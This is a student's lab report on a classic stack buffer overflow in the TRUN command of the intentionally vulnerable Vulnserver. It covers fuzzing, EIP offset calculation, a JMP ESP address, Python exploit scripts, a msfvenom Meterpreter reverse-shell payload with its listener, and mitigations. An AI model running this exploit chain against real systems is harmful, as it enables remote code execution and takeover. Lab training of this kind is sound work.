

Vulnserver Vulnerability - Report Task-1

Name : Ishayu Potey

College : VJTI SY Btech - Electronics

Unique ID : LTXBGRJ6

Starting the entire case study of our Vulnserver from scratch.

We view the source code which is provided in their Github [here](#).

After Examining the entire code that there are a lot of vulnerabilities which can be exploited.

This time we are going to use Fuzzing to identify **Vulnerability** in **TRUN** command .

Exploit it via **Remote Code Execution**.

Examining the TRUN command

In first line of code we see that **strcmp** checks the Recvbuf and compares it to "TRUN " and if both strings match it returns 0 value or boolean true , the execution then passes inside the else if statement . In next two line we see that **TrunBuf** pointer is allocated 3000 bytes in dynamic memory and **memset** gives sets the first 3000 bytes of the memory block pointed to by

TrunBuf to 0

The For loop iterates through the input and checks if a dot (.) character exists . In the **strcpy** it copies 3000 bytes from **RecvBuf** to **TrunBuf**

```
} else if (strcmp(RecvBuf, "TRUN ", 5) == 0) {
    char *TrunBuf = malloc(3000);
    memset(TrunBuf, 0, 3000);
    for (i = 5; i < RecvBufLen; i++) {
        if ((char)RecvBuf[i] == '.') {
            strcpy(TrunBuf, RecvBuf, 3000);
            Function3(TrunBuf);
            break;
        }
    }
    memset(TrunBuf, 0, 3000);
    SendResult = send( Client, "TRUN COMPLETE\n", 14, 0 );
```

Now the Function3 is called : **Strcpy** Copies the Content of TrunBuf (heap space) into Buffer2S (stack)

```
void Function3(char *Input) {  
    char Buffer2S[2000];  
    strcpy(Buffer2S, Input);  
}
```

Apart from all the commands like SRUN , STATS etc . Only TRUN command has some special code allocations of 3000 bytes and others have 120 bytes each and only TRUN command has access to Function3

Vulnerabilities :

1. when **strcpy** copies 3000 bytes of source to destination it doesn't check for the capacity of **Destination** which might lead to Stack Overflow.
2. In the **Function3** the **strcpy** does not check for any **buffer boundaries** while copying , so we can possibly overwrite the buffer and **Return Address**.

Mitigations / Patching :

1. We can use `strcpy_s` , which is better than both **strcpy** and **strcpy** because it includes the destination buffer size as an argument. It ensures that the copy operation does not exceed the bounds of the destination buffer .It returns an error code if it fails, rather than a pointer. We can patch the buffer overflow with this.
2. We can enable **Stack Canary - Smashes the stack when its value is not guessed right during overflow** , **NX - Does not allow remote code execution of our code** , **PIE - randomizing the base address of the executable** which will help in preventing Buffer Overflow in our Stack.
3. To Inject and Execute our remote code we need Jump ESP which in our case is **Essfunc.dll** where we notice that all **ALSR** , **Rebase** and **All Memory Protections** are **OFF/False** . If we Turn all of them **ON/TRUE** and don't give the hacker any other such Jump ESP we can prevent the exploitation of vulnerabilities relying on hardcoded memory addresses. This ensures that the memory layout of the process is randomized, making it significantly harder for attackers to predict the locations of function pointers to execute arbitrary code.

Starting the Walkthrough for Vulnserver Exploitation

- We need two Virtual Machines : Windows 10 , Kali Linux
- Downloading the Vulnserver in Windows 10 VM from [here](#)
- Open CMD and go to `vulnserver` directory > run `vulnserver.exe` .


While Vulnserver is running , go to Kali VM and Connect it **Netcat** Tool :

```
nc -nv <Windows IP> 9999
```

Windows IP and set **Port to 9999** which is default for Vulnserver

We will be using Spike Fuzzing to find crash

We write a code given below in `test.spk` and save it

A screenshot of a text editor window titled 'test.spk'. The editor contains three lines of C code:

```
1 s_readline();  
2 s_string("TRUN ");  
3 s_string_variable("Fuzz");
```


 The third line is currently being edited, with a cursor at the end of the string "Fuzz".

To Execute the `test.spk`

We write this command in our Kali while the Vulnserver is Running

```
generic_send_tcp <Windows IP> 9999 test.spk 0 0
```

We then Notice that the Welcome Interface crashes after a bunch of inputs

A screenshot of a terminal window showing the output of the generic_send_tcp command. The output consists of a series of lines:

```
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Variablesize= 44  
Fuzzing Variable 0:15  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Variablesize= 53  
Fuzzing Variable 0:16  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Variablesize= 50  
Fuzzing Variable 0:17  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Variablesize= 30  
Fuzzing Variable 0:18  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Variablesize= 23  
Fuzzing Variable 0:19  
Variablesize= 48  
Fuzzing Variable 0:20  
Variablesize= 36  
Fuzzing Variable 0:21  
Variablesize= 18
```

- When you check your Windows Terminal you will notice that Vulnserver has crashed
- Its Time to **Recreate** and **Analyse The crash**.

Recreating the crash :

Write a python script - `exploit1.py` where we input 5000 A's

```
#!/usr/bin/python
import os
import sys
import socket


host = "192.168.242.130"
port = 9999
buffer = "A" * 5000
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit1")
s.send("TRUN /./" + buffer)
print s.recv(1024)
s.close()
```

Analyse the Crash : Using Immunity Debugger

- Download the Immunity Debugger from [here](#)
- Open the Vulnserver.exe File in Immunity Debugger
- When it loads up Press the Play Button
- Now In Kali Run `exploit1.py`

```
python2 exploit1.py
```

Now Check your Immunity Debugger , You will see crash has Occurred



```
Registers (FPU)
EAX 00F7F1E8 ASCII "TRUN /./AAAAAAAAA
ECX 00D75474
EDX 00000000
EBX 00000110
ESP 00F7F9C8 ASCII "AAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserver.00401848
EDI 00401848 vulnserver.00401848
EIP 41414141
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 25D000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

- The EIP (Return Address) is overwritten with A's which 41414141 in hex , this is the reason of our crash. since it was a invalid return address.
- We will now Calculate the Offset to Overwrite EIP Precisely.
- If we can overwrite the EIP Precisely we can jump to Function in the code , for which we need the Offset.

We use the **Metasploit Framework** (In-built in Kali) to create a large pattern of **5000 Characters**


```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000
```

Input the pattern exactly as given in `exploit2.py` code.

```
#!/usr/bin/python
import os
import sys
import socket

host = "192.168.242.130"
port = 9999
buffer = " <Enter the pattern Here> "
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit2")
s.send("TRUN ./." + buffer)
print s.recv(1024)
s.close()
```

- Restart the Immunity Debugger by pressing << this button and play it again.
- Run your `exploit2.py` file and check for crash in your Immunity debugger.



The screenshot shows the 'Registers (FPU)' window in Immunity Debugger. The EIP register is highlighted in blue and shows the value 386F4337. Other registers like EAX, ECX, EDX, EBX, ESP, EBP, ESI, and EDI are also visible with their respective values and descriptions.

We Note down the **EIP** since we need it **Calculate the Offset**

Calculating the Offset :-

we paste the value of EIP in this command and get the **Offset**

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 5000 -q 386F4337
```

Offset = 2003

In The Next Exploit which is `exploit3.py`

We input :-

A -2003 (padding)

B - 4 (Here our return address will go) ,


C- Rest (Shell code)

To check if all **4 B's** go into **EIP Precisely** we will next exploit and check in Immunity Debugger

```
#!/usr/bin/python
import os
import sys
import socket

host = "192.168.242.130"
port = 9999
buffer = "A" * 2003 + "B" * 4 + "C" * 2993
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit3")
s.send("TRUN ./." + buffer)
print s.recv(1024)
s.close()
```

- Restart Immunity debugger
- Run the `exploit3.py` and check Immunity Debug for a crash



```

EAX 0106F1E8 ASCII "TRUN ././AAAAAAAAAA
ECX 00C65474
EDX 00000000
EBX 00000110
ESP 0106F9C8 ASCII "CCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 42424242
```

- We can see that **EIP register** is Overwritten with **B's** which is 42424242 in hex and we successfully hijacked it Precisely.
- We can replace our **B's** with our **memory address** of any functions where we to Jump to.

Bad Characters

- Finding the **Bad Characters** since it can eliminate the functional characters and make our shell code useless
- In Mona Command Line Write

```
!mona bytearray -b'\x00'
```

- This command will give you list of Bad Characters.
- It will store it inside text file `bytearray.txt` which you can find in your mona files.
- Put the Bad Characters in your script as per `exploit4_bad.py` . restart the Immunity Debugger and run the script.
- You will notice that that **"\x00"** is bad character so we remove it.
- We have to avoid using it in our payload as well.

To Inject our shell code we will need **JMP ESP** to overwrite the Return Address and point it towards our Memory.

Enter this command in your Immunity Debugger

```
!mona modules
```

- We Find that `essfunc.dll` has all Protection **False** : **ASLR** , **Rebase** , **SafeSEH** etc
- So we will use some pointers present as our **JMP ESP**
- To Find the Pointers in it , we use OP code of JMP ESP which is **ff e4**

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

- We Find total 9 Pointers , which are all JMP ESP's , can use any of them
- We take the First One Address `0x625011AF`

```

Log data
Address Message
0BADFA00 [+] Processing arguments and criteria
0BADFA00 - Pointer access level : *
0BADFA00 [+] Generating module info table, hang on...
0BADFA00 - Processing modules
0BADFA00 - Done. Let's rock 'n roll.
0BADFA00 -----
0BADFA00 Module info :
0BADFA00
0BADFA00 Base Top Size Rebase SafeSEH ASLR CFG NXCompat OS Dll Version, Modulename & Path, DLLCharacteristics
0BADFA00 0x62500000 0x62500000 0x00000000 False False False False False True v1.0- [essfunc.dll] (C:\Users\ishay\OneDrive\Desktop\vu\Insert
0BADFA00 0x76c30000 0x76c6a000 0x0023a000 True True True True False True 10.0.19041.3636 [KERNELBASE.dll] (C:\Windows\System32\KERNEL
0BADFA00 0x00407000 0x00407000 0x00007000 False False False False False True v1.0- [uuinsert.exe] (C:\Users\ishay\OneDrive\Desktop\vu\In
0BADFA00 0x75510000 0x75500000 0x00000000 True True True True False True 10.0.19041.3636 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32
0BADFA00 0x75d20000 0x75d0f000 0x0000f000 True True True True False True 7.0.19041.3636 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0BADFA00 0x76f40000 0x76e40000 0x001a4000 True True True True False True 10.0.19041.3636 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADFA00 0x75b70000 0x75c2c000 0x000bc000 True True True True False True 10.0.19041.3636 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADFA00 0x753c0000 0x75423000 0x00063000 True True True True False True 10.0.19041.3636 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADFA00
0BADFA00 [+] Preparing output file 'modules.txt'
0BADFA00 - (Re)setting logfile modules.txt
0BADFA00
0BADFA00 [+] This mona.py action took 0:00:00,250000
0BADFA00 [+] Command used:
0BADFA00 !mona find -s "\xff\xe4" -m essfunc.dll
0BADFA00 -----
0BADFA00 Monna command started on 2024-04-22 23:49:28 (v2.0, rev 636) -----
0BADFA00 [+] Processing arguments and criteria
0BADFA00 - Pointer access level : *
0BADFA00 - Only querying modules essfunc.dll
0BADFA00 [+] Generating module info table, hang on...
0BADFA00 - Processing modules
0BADFA00 - Done. Let's rock 'n roll.
0BADFA00 - Treating search pattern as bin
0BADFA00 [+] Searching from 0x62500000 to 0x62508000
0BADFA00 Modules C:\Windows\system32\insusoc.dll
0BADFA00 [+] Preparing output file 'find.txt'
0BADFA00 - (Re)setting logfile find.txt
0BADFA00 [+] Writing results to find.txt
0BADFA00 - Number of pointers of type "\xff\xe4" : 9
0BADFA00
0BADFA00 [+] Results :
0BADFA00 0x625011af : "\xff\xe4" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\ishay\One
0BADFA00 0x625011bb : "\xff\xe4" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\ishay\One
0BADFA00 0x625011c7 : "\xff\xe4" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\ishay\One
0BADFA00 0x625011d3 : "\xff\xe4" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\ishay\One
0BADFA00 0x625011df : "\xff\xe4" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\ishay\One
0BADFA00 0x625011eb : "\xff\xe4" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\ishay\One
0BADFA00 0x625011f7 : "\xff\xe4" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\ishay\One
0BADFA00 0x62501203 : "\xff\xe4" : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\ishay\One
0BADFA00 0x62501205 : "\xff\xe4" : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\ishay\One
0BADFA00 Found a total of 9 pointers
0BADFA00 [+] This mona.py action took 0:00:00,221000
0BADFA00
0BADFA00 00FAFA00 39 34 38 3C 3E 3F 40 91f1c2>?
00FAFA08 41 42 43 44 45 46 47 48 9b0dfe0H
00FAFA10 49 4a 4b 4c 4d 4e 4f 50 1jklmnop
00FAFA18 51 52 53 54 55 56 57 58 0RSTUUVX
00FAFA20 59 5a 5b 5c 5d 5e 5f 60 vZ[\]^_
00FAFA28 61 62 63 64 65 66 67 68 0aefgh
00FAFA30 69 6a 6b 6c 6d 6e 6f 70 ijklnop
00FAFA38 71 72 73 74 75 76 77 78 qrstuvwx
00FAFA94 302f2e20 -./0
00FAFA98 34333231 1234
00FAFA9C 38373635 5678
00FAFAA0 3c3b3a39 9i;<
00FAFAA4 403f3e3d ->?0
00FAFAA8 44434241 ABCD
00FAFAB0 48474645 EFGH
00FAFAB4 42414040 1234

```

!mona find -s "\xff\xe4" -m essfunc.dll

- Lets code it into our next exploit5.py
- Do note that while coding it we have to write it in **Little Endian** manner.

```

#!/usr/bin/python
import os
import sys
import socket

host = "192.168.242.130"
port = 9999
buffer = "A" * 2003 + "\xAF\x11\x50\x62" + "\x90" * 10 + "C" * 2983
#0x625011af jmp esp , written in little endian
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit5")
s.send("TRUN ./:" + buffer)
print s.recv(1024)
s.close()

```

- Restart immunity Debugger and to go to our address 0x625011AF
- Set a Breakpoint there

- Run it
- Check if the EIP is at the Breakpoint
- Step Into the Address

The top screenshot shows the assembly window for CPU - thread 00001AD0, module essfunc. The instruction at 625011AF is highlighted, and the EIP register in the registers window points to this address. The bottom screenshot shows the assembly window for CPU - thread 00001AD0, with the instruction at 010AF9C8 highlighted, and the EIP register in the registers window points to this address.

- We can See that our `\x90` as **No Operation** And Then Its our **C's** where our payload will go , so our `exploit5.py` is correct .
- Time to **Prepare** and **Inject** our shellcode in our **Final Exploit**
- We will use **msfvenom** to get our payloads
- `msfvenom` already has bunch of payloads for different scenarios prepared in it , we need one which suits our case the most.
- To check all of them just write command

```
msfvenom -l payloads
```

We will be using this **windows/meterpreter/reverse_tcp** payload : This will give us the meterpreter reverse shell and supports TCP connection

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=<kali_ip> lport=4444 -e x86/shikata_ga_nai -b "\x00" -f c
```

- This will give you the Payload
- Paste the payload in script as per `exploit_final.py`

```
#!/usr/bin/python
import os
import sys
import socket

host = "192.168.242.130"
port = 9999
payload = #Enter the payload here
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit_final")
s.send("TRUN /./" + payload) # change variable
print s.recv(1024)
s.close()
```

- Now that we are done Analyzing The Crash in the Immunity Debugger Close it
- Open CMD and Run Vulnserver.exe
- In kali run your `exploit_final.py` in another tab

```
python2 exploit_final.py
```

Since Our Payload gives a Meterpreter Reverse Shell on your Kali .

We Need to Do the Following steps Simultaneously to get the shell displayed :

```
msfconsole
```

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set lhost <kali ip>
```

```
run
```

There You go Now you Have Got **Meterpreter Reverse Shell** On Your Kali.

```
File Actions Edit View Help
+ --[ 2413 exploits - 1242 auxiliary - 423 post ]
+ --[ 1468 payloads - 47 encoders - 11 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.242.128
lhost => 192.168.242.128
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.242.128:4444
[*] Sending stage (176198 bytes) to 192.168.242.130
[-] Failed to load extension: No response was received to the core_loadlib request.
[-] Failed to load extension: No response was received to the core_enumextcmd request.
[*] 192.168.242.130 - Meterpreter session 1 closed. Reason: Died
[*] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.242.128:4444
[*] Sending stage (176198 bytes) to 192.168.242.130
[*] Meterpreter session 2 opened (192.168.242.128:4444 -> 192.168.242.130:65157) at 2024-05-03 04:15:19 -0400

meterpreter > ls
Listing: C:\Users\ishay\OneDrive\Desktop\vulnserver

Mode                Size      Type      Last modified            Name
-----
040777/rwxrwxrwx  4096    dir      2024-04-09 11:01:49 -0400 .git
100666/rw-rw-rw-   519    fil      2024-04-09 11:01:49 -0400 COMPILING.TXT
100666/rw-rw-rw-   1591    fil      2024-04-09 11:01:49 -0400 LICENSE.TXT
100666/rw-rw-rw-   3254    fil      2024-04-09 11:01:49 -0400 essfunc.c
100666/rw-rw-rw-  16601    fil      2024-04-09 11:01:49 -0400 essfunc.dll
100666/rw-rw-rw-   3648    fil      2024-04-09 11:01:49 -0400 readme.md
100666/rw-rw-rw-  10935    fil      2024-04-09 11:01:49 -0400 vulnserver.c
100777/rwxrwxrwx  29624    fil      2024-04-23 09:59:14 -0400 vulnserver.exe

meterpreter > |
```

- I have made additional Exploits in **Rust , Nim and C++** which are attached in zip folder

Impact and Potential Risks

- In this Buffer Overflow Vulnerability we can inject and execute our shell code in the system This code could perform various **malicious activities**, such as installing malware, stealing sensitive information, or compromising the integrity and availability of the system.
- This may also lead to launch of **DoS - Denial of service attacks** on systems By causing the system to crash or become unresponsive, attackers disrupt legitimate users' access to services, causing operational disruptions and financial losses for the affected organization.
- We can even access sensitive data on the system which could lead to a Data Breach which are stored on compromised system. This can include personally identifiable information (PII), financial records, intellectual property, or other confidential data.
- They can execute commands, manipulate files, and escalate privileges, potentially leading to complete control over the system and sensitive data theft.
- Ultimately It can damage an **organization's reputation** and erode trust among customers, partners, and stakeholders.

References :

1. Google Classroom Videos and PPTs
2. <https://github.com/Jeetu855/Binary-Exploitation/blob/master/Notes/note.md>
3. <https://infosecwriteups.com/windows-based-exploitation-vulnserver-trun-command-buffer-overflow-707faa669b4c#bypass>
4. <https://fluidattacks.com/blog/vulnserver-trun/>

5. <https://youtu.be/yJF0YPd8lDw?feature=shared>

Bloopers :

- I made the video a bit faster since it was not able fit in given time limit , really sorry for inconvenience :(please do consider it.

Thank You